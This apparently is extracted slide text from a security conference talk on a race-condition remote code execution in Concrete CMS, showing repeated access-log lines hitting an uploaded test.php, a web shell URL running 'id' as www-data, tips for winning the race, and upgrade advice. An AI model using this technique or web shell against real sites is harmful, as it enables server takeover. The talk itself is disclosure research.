7 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
47 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
14 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
.147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
147 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
47 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
47 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
7 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 - [30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
[30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
30/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
0/Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-"
 Oct/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-" "-
  t/2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "-"
   /2021:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408 "
     21:12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404 408
       :12:56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 404
          56:20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0" 4
            :20 +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/2.0
               +0000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTTP/
                000] "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php HTT
                     "GET /concrete5/application/files/tmp/volatile-0-617d40b54c9cd/test.php
                      T /concrete5/application/files/tmp/volatile-0-617d40b54c
                         ncrete5/application/files/tmp/volatile-0-617d40b54c9cd/
                               /application/files/tmp/volatil   40b54c
```

Concrete CMS -

2nd race trigger the uploaded file before deletion

Concrete CMS –The Glorious Win

Remote exploit with Turbo Intruder



```
Not secure | 13.40.10.158/concrete5/application/files/tmp/shell.php?c=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Concrete CMS – Debugging Tips

- the timeout for curl is 60s, dont sleep() more than 60s in test.php
- use http2 if possible (for speed, it’s easier to win the race conditions)
- use tail -f access_log and tail -f error_log to monitor for any errors
- check that your upload request from request.txt is still a valid session
- the upload request must come from a single ip by default

Concrete CMS –Solution?

- Upgrade to latest version
- Our Team has reported many issues (CVEs were assigned)
- Concrete CMS team has been great to work with!!!

Q & A

THANK YOU!

FORTBRIDGE

Scan for Slides + Research Resources

✓ Concrete Evidence – Two Races, One RCE (this talk)

✓ VESTA Takeover – PortSwigger Top 10 nominee, BlueHat 2025

✓ Feeld App – hacking a 50M+ user dating app, DEFCON 33

✓ Technical research blog with full write-ups and CVEs

fortbridge.co.uk/dso-resources

Point your phone camera at the QR code